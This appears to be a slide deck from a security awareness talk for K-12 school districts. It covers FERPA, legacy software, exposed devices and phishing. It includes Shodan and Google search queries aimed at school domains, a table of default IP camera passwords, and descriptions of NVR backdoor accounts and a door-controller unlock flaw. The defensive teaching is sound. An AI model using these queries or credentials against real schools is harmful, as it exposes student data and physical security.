



Cybersecurity:

You Make Your Own Luck



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What is most likely?

- A. Your district will fall victim to a brand new 0-day vulnerability causing a major data breach
- B. Your district is targeted by a cyber criminal gang that over the course of a year hack into the district network
- C. Someone at your school will give the bad guys their password

People Think
FERPA is
ONLY about
Privacy



FERPA & Data Security

What specific technology controls does FERPA require for your IT systems?

FERPA & Data Security



Yup... Nada... Nothing... Zilch...



FERPA & Data Security

Why doesn't FERPA tell me how to protect student records?



Things that Happened in 1974



FERPA

Family Educational
Rights & Privacy Act



FERPA & Data Security

While FERPA doesn't specify what security controls & technology, it does require you to protect PII from student records from disclosure and to:

- *Ensure that school officials obtain access to only those education records in which they have legitimate educational interests*
- *Identify and authenticate the identity of parents, students, school officials, and any other parties to whom the agency or institution discloses PII from education records*
- *Ensure to the greatest extent practicable that any entity or individual designated as its authorized representative uses, protects, and maintains / destroys data in accordance with FERPA requirements*

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Luck of the Draw?

- Natural alignment with attacker goals
- Lots of technology, much of it legacy
- Skills retention problems / competing priorities



“You make your own luck, Gig. You know what makes a good loser?

Practice.”

- Ernest Hemingway

FERPA & Data Security


- “Secure” doesn’t exist
- Data security is all about managing risk
- No one is 100% patched
- Nobody can predict the 0-day attack

Understanding the Threat

Key points:

1. Data **will** get breached
2. You will **never** have enough resources to be “secure”
3. It is about **how** you prepare

Understanding the Threat – K12



Cyber budget = \$15 Billion

Cyber Budget = Gym Teacher


Problems in ED Data Systems

- A ***ton*** of old or unpatched software
- IoT devices in schools include:
 - *Server room cameras & sensors*
 - *School surveillance systems*
 - *Access card readers*
 - *Modems (UPnP hackable)*
 - *HVAC / Boilers*
- Hundreds of forgotten servers / computers
- Passwords
- Vendor / Cloud vulnerabilities
- People

Let's Just Start Here

TOP OPERATING SYSTEMS

Windows 7 or 8	3,202
Linux 3.x	2,101
Windows 8	1,312
Linux 2.6.x	839
<u>Playstation 4</u>	361








End of Life = Vulnerable

- Windows 2008 r2
- End of life was January of 2020
- Vulnerable to BlueKeep (CVE-2019-0708)
- *Also, potentially three other vulnerabilities impacting IIS 7.5*



The Reigning Champ!!



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tcp

ftp

IBM OS/2 ftpd

```
220 [REDACTED] IBM TCP/IP for OS/2 - FTP Server ver 17:11:22 on Feb  4 1999 ready.
230 Guest login ok, access restrictions apply.
214- The following commands are recognized (* =>'s unimplemented).
  USER  PORT  STOR  MSAM*  RNTD  NLST  MKD   CDUP
  PASS  PASV  APPE  MRSQ*  ABOR  SITE  XMKD  XCUP
  ACCT* TYPE  MLFL* MRCP*  DELE  SYST  RMD   STOU
  SMNT* STRU  MAIL* ALLO  CWD   STAT  XRMD  SIZE
  REIN* MODE  MSND* REST*  XCWD  HELP  PWD   MDTM
  QUIT  RETR  MSOM* RNFR  LIST  NOOP  XPWD

214 Remote help successful.
502 Unknown command.
```

Legacy Protocols



SHODAN

Explore

Downloads

Pricing [↗](#)

hostname:".k12.mi.us" country:US "smb version: 1"

TOTAL RESULTS

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TOP OPERATING SYSTEMS

Windows Server 2012 R2 Standard 9600	1
Windows Server 2016 Standard 14393	1
Windows Server 2019 Standard 17763	1

// 445 / TCP

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SMB Status:

Authentication: enabled

SMB Version: 1

OS: Windows Server 2012 R2 Standard 9600

Software: Windows Server 2012 R2 Standard 6.3

Capabilities: extended-security, infolevel-passthru, large-files, large-readx, large-writex, level2-oplocks, lock-and-read, lwio, nt-find, nt-smb, nt-status, rpc-remote-api, unicode



Stop using SMB1

By  [Ned.Pyle](#)

Published Apr 10 2019 04:21 AM

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First published on TECHNET on Sep 16, 2016

Hi folks, [Ned](#) here again and today's topic is short and sweet:
Stop using SMB1. *Stop using SMB1* . **STOP USING SMB1!**

Legacy Protocols



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Open Ports



- School ERP or CM platform
- No Firewall on critical ports
- Exposed Daemons reveal internal IP (dual homed)
- Untrusted Downloads (java downloads)



DNSAdmin

Windows Update
Important updates are available. Go to PC settings to install them.



 Windows Server 2012 R2

Speaking of Too Much Information

Parent Survey Link:

[https://\[REDACTED\]index.php](https://[REDACTED]index.php)

Username: Student ID #

Password: Student birthdate (2 digit month 2 digit day 4 digit year – no punctuation between)

Code: [REDACTED]

- Google site: ".k12.nv.us" "Password="
- What is a Username / Password authentication
- What could go wrong here?
- Is this scheme is used elsewhere?

Outdated Firewall?

SonicWall Firewall

SonicWall:

SonicOS Version: 5.x

Versions up to, including, (\leq) 7.0.1-r579




CVSS scores for CVE-2022-22274

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Source
7.5	HIGH	AV:N/AC:L/Au:N/C:P/I:P/A:P	10.0	6.4	nvd@nist.gov
9.8	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	3.9	5.9	nvd@nist.gov


Not Just the OS...

- PHP 5.6.40 has been unsupported for going on 6 years now
- That means no more security patches have been installed since December of 2018
- Do you think hackers stop finding exploits when the software is dead?

```
// 443 / TCP ↗  
  
Apache httpd 2.4.6  
  
HTTP/1.1 200 OK  
Date: Sun, 02 Oct 2022 16:16:16 GMT  
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.6.40  
X-Powered-By: PHP/5.6.40
```



You know it's up to date when



IoT / ICS Exposure

- This likely controls HVAC or other facilities operations
- Why do you need this access from the internet?
- This product has had significant vulnerabilities in the past regarding unrestricted file uploads (CVE [2017-9650](#)) and path traversal and arbitrary file write issues ([CVE 2017-9640](#))
- Do serial numbers need to be disclosed to anyone who stumbles on this page? Could they be used to phish a password reset or other services from the support?



IoT / ICS Exposure

- QNAP ViaStore NVR
- Squid Proxy
- 51 potential exploits
- Possibly compromised

[Vulnerable]

QNAP VioStor NVR: QVR 5.1.x (Patched?)

QNAP NAS: QTS 4.3.2 Beta (Patched?)

QNAP NAS: QTS older than 4.2.3 (build 20170121)

Fujitsu Calvin NAS: older than 4.2.3 (build 20170110)






Change Your Passwords...

Because these exist:

IP camera default password list

Camera Manufacturer	Username	Password
3xLogic	admin	12345
ACTi	Admin	123456
ACTi	admin	123456
Amcrest	admin	admin
American Dynamics	admin	admin
American Dynamics	admin	9999
Arecont Vision	admin	<blank>
AvertX	admin	1234
Avigilon	admin	admin
Avigilon	administrator	<blank>
Axis	root	pass
Axis	root	<blank>
Basler	admin	admin
Bosch	<blank>	<blank>
Bosch	service	service

 You are not allowed to print or save this page!!

NVRs with Built-In Backdoors

- NVRs Manage Cameras in Schools
- Often the same firmware vulnerabilities
- Sometimes these appliances have issues

REPORTS / PUBLIC

Dahua Recorders Mass Hacked

IT **IPVM Team** • Published Sep 25, 2017 06:53 AM

// 80 / TCP 

IC Realtime NVR6064K

HTTP/1.1 200 OK
CONNECTION: keep-alive



NVR-6064K 64-Channel Ultra 4K H.265 Network Video Recorder, Intel Quad-core Processor, Embedded LINUX OS, Up to 12MP Resolution, Max 384Mbps Incoming Bandwidth, Max 64 IP Camera Inputs

Brand: IC Realtime
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\$6,984⁰⁰

NVRs with Built-In Backdoors



Chris Chrispsps Sedgwick ▶ IT Install Nightmares &



The 888888 Account

Dahua recorders ship with a special '888888' account which is only supposed to work locally. However, according to security researcher bashis, the validation to determine if the client is local to the recorder is done by the client and not the recorder. This means that a malicious client could be formed to use the 888888 account, and tell the recorder it is local, even if it is logging in from a remote network.

reported to dahua. Showed them proof that is was looked in using a local only account with no network permissions. Reset and fixed. Holding thumbs there is no iot botneck waiting for me

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


Access Controllers

- HID VertX door controller
- Up to 32 door controllers on a single network interface
- There are popular in schools

```
// 4070 / UDP

HID VertX/ Edge door controller:
MAC Address: 00:06:8E:01:63:E7
Name: VertX_Controller
Internal IP Address: ██████████
Type: V1000
Firmware Version: 2.2.7.49
Firmware Date: 09/10/2010
```



Access Controllers

Hackers Can Unlock Any HID Door Controller with One UDP Packet

Hacking like in the movies! Sometimes it's that easy


- Vulnerable service “discoveryd”
- Remote Command Execution
- Lock and Unlock doors
- Download access control cards
- Execute any command as “root” user

Access Controllers



Flipper Zero

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
 **Free shipping** for all orders with a Flipper Zero

us Delivered from Los Angeles within 3-7 business days on average

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
Quantity:

Gamifying Hacking for Kids



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Going Out With My Flipper Zero

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Compilation Pt.4

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Sometimes We Are Our Own Enemy

This is a public internet facing school web application that enables anyone on the internet to spoof any sender to send a file to any recipient with no apparent safety checks from a school domain.

The screenshot shows a web form for sending files. It includes the following fields and controls:


- Your Name:** A text input field.
- Your Email:** A text input field.
- Recipient Email(s):** A large text area for entering recipient addresses.
- Message to Recipient:** A text area for a message, with "(optional)" as a placeholder.
- Expiry:** A dropdown menu set to "7" and a unit selector set to "day(s)".
- Password:** A text input field with "(optional)" as a placeholder and a "Show" checkbox.
- File(s):** A "Choose Files" button and the text "No file chosen".
- Maximum file size is 1 gigabyte.**
- Send File(s):** A blue button to submit the form.



Speaking of File Transfer

Maximum file size is 1 gigabyte.

Certificate Expiration

This is a web filter at a school.
Expired certificates can increase
risk to your systems.

 **Your connection to this site is not secure**
You should not enter any sensitive information
on this site (for example, passwords or credit
cards), because it could be stolen by attackers.
[Learn more](#)
You have chosen to turn off security warnings
for this site. [Turn on warnings](#)

 Certificate is not valid 




Proven Internet Security for the Enterprise


LOGIN

ContentKeeper.com

Validity Period	
Issued On	Monday, July 9, 2018 at 6:00:00 PM
Expires On	Thursday, July 9, 2020 at 5:59:59 PM

 Not secure [https://\[redacted\].cgi-bin/ck/domenu.cgi](https://[redacted].cgi-bin/ck/domenu.cgi)





Your People are
Likely Your
Weakest Link

How Attackers Exploit this Info



Research papers, slides and emails to spot weaknesses in the enterprise



Target with spear phishing / whaling attacks to phone, email, SMS



Impersonation attacks against staff



Leverage friends & colleagues names to elicit action or shift focus to them



Failing that, there's always blackmail, intimidation, coercion and threats

How a Schools are Vulnerable

Most phishing e-mails are easy to notice. Here are some things an attacker might do to gain access to your systems.

1. Locate Staff Directory (yes, it's there)
2. Send phishing E-mail to targeted employees, infecting the unwary user
3. Locate and exfiltrate data
4. **Install Ransomware**
5. Profit!

Isn't this
someone
else's
problem?

- **Most breaches start with social engineering**
- **Attackers target YOU, not the technology first**
- **Most successful large breaches use stolen credentials!!!!!!!**

Security Tips for Users

Enterprise controls only extend to the network boundary. Users take their devices on the road, to the airport and the local coffee shop.

Here are what users can do to protect themselves when away from the office:

- ***Be aware of common threats***
- ***Take concrete steps to reduce risk***

What to do - Individually

- Use encryption. SSL/TLS, VPN, Full-disk, file level.
- Verify website are secure by visually checking.
- Treat all WiFi as untrusted WiFi.
- Use strong passwords.
- Multi-factor authentication is your friend
- Check links in emails and documents before clicking through them.
- Never plug in a strange flash drive.
- Set a screen lock.
- Patch and update regularly, especially for third party applications.



How to Operationalize Security?




***DOCUMENTED, REPEATABLE PROCESSES
DRIVEN BY SOLID ORGANIZATIONAL
POLICY***



METRICS

(Groan) Start With Policy



Data Security is a Shared Responsibility

IT

- Vulnerability Mgmt
- Account Mgmt
- Boundary Control
- Performance Metrics

Shared

- Privacy & Security Training
- Incident Response
- Risk Management
- Data Accountability

Tailor Data Security to Your Business

Do not forget that the purpose of the systems is to enable the business of educating children!

Security



Utility

Perform Annual Risk Assessments

“The process of identifying the risks to system security and determining the probability of occurrence, the resulting impact, and the additional safeguards that mitigate this impact.”

-National Institute of Standards and Technology (NIST)

Data Security


Bare Bones Must Haves:

For a Strong Data Security Foundation

- Privacy & IT security Training annually
- Agile Vulnerability Management
- Formalized Risk Management Processes
- Incident Response Plan & Team
- Strong Account Management
- Adopt Common Data & System Standards
- Enforcement of Standards

The Reality is

Attackers only have to get lucky once...



So, Think Like a Hacker!

- *Get outside the boundary*
- *Survey what is exposed*
- *Stop thinking about what you need to defend*
- *Start thinking about how YOU would attack?*



Put on the Black Hat!

You are the most qualified attackers of your own systems!

Attackers would love to know what you know about your systems

Use your knowledge of your systems to your advantage to identify risks

Find the “Low Hanging Fruit” before the bad guys do

Enjoy better sleep, savings on insurance rates, less painful audits, and better privacy and security

Disclaimer Part Two

- The demonstration that you are seeing today is self contained and firewalled off from the internet
- While this is not a real school district the vulnerabilities are real
- I am not hacking ANYONE
- Please don't call the FBI
- No school districts were harmed in the making of this video

The Problem

- Uncontrolled Internet facing applications & services
- Misconfiguration
- Bad Passwords & Permissions
- Legacy Software / Hardware


The Classical Phases of Cyber Intrusion

1. Reconnaissance (*passive & active*)
2. Exploitation
3. Establishing Persistence
4. Actions on Objective
5. Covering Tracks

This is sometimes referred to as the “Kill Chain”


The Kill Chain is not A -> B

Here's Where they Got it WRONG!



The Kill Chain Iterates

Here's Where they Got it WRONG!




Hackers are Like Water

Looking for the Path of Least Resistance

- *Legacy Software*
- *Misconfiguration*
- *Human Error*
- *Social Engineering*
- *Reliable Exploits*



So How Do They Even Find this Stuff?



From the Attacker's Perspective

- ***Lowest Hanging Fruit***

- easy wins
- legacy software
- bad permissions
- misconfigurations

- ***Social Engineering***

- Phishing
- Baiting
- Pre-texting
- Watering hole attacks



Search Engines for Fun & Profit

